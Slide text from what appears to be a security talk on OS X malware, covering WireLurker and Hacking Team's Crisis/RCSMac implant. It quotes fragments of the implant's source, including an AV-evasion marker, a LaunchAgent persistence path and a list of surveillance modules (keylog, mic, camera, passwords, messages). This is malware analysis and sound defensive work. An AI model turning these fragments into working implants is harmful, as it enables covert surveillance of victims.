
download

execute


OSX/WireLurker

an iOS infector (via USB)

"a collection of scripts, plists, & binaries all duct-taped together... making it easy to detect." -j zdziarski




infected app(s)
'Maiyadi App Store'



OSX/Crisis (RCSMac)


hackingteam's implant; collect all things!



```
- (BOOL)saveSLIPlist: (id)anObject atPath: (NSString *)aPath
{
  // AV evasion: only on release build
  AV_GARBAGE_006

  BOOL success = [anObject writeToFile: aPath
                            atomically: YES];
```

```
(lldb) po aPath
/Users/patrick/Library/LaunchAgents/com.apple.loginStoreagent.plist
```

persistence



```
// modules keywords
#define MODULES_KEY         @"modules"
#define MODULES_TYPE_KEY    @"module"
#define MODULES_ADDBK_KEY   @"addressbook"
#define MODULES_MSGS_KEY    @"messages"
#define MODULES_POS_KEY     @"position"
#define MODULES_DEV_KEY     @"device"
#define MODULES_CLIST_KEY   @"calllist"
#define MODULES_CAL_KEY     @"calendar"
#define MODULES_MIC_KEY     @"mic"
#define MODULES_SNP_KEY     @"screenshot"
#define MODULES_URL_KEY     @"url"
#define MODULES_APP_KEY     @"application"
#define MODULES_KEYL_KEY    @"keylog"
#define MODULES_CLIP_KEY    @"clipboard"
#define MODULES_CAMERA_KEY      @"camera"
#define MODULES_POSITION_KEY    @"position"
#define MODULES_CHAT_KEY        @"chat"
#define MODULES_MOUSE_KEY       @"mouse"
#define MODULES_CALL_KEY        @"call"
#define MODULES_PASSWD_KEY      @"password"
#define MODULES_MONEY_KEY       @"money"
#define MODULES_STATUS_KEY      @"enabled"
```

features

"There is nothing to be impressed from them from a technical point of view." *-@osxreverser*

launch agent

rootkit component

intelligence collection

Synack

THE (KNOWN) STATUS QUO

the current state of OS X malware

infection

- trojans
- phishing/old bugs
- occasionally exploits

stealth

- 'hide' in plain site
- stand-alone executables

persistence

- well known techniques
- majority: launch items

features

- inelegantly implemented
- **suffice for the job**

self-defense

- minimal obfuscation
- trivial to detect & remove

psps bypass

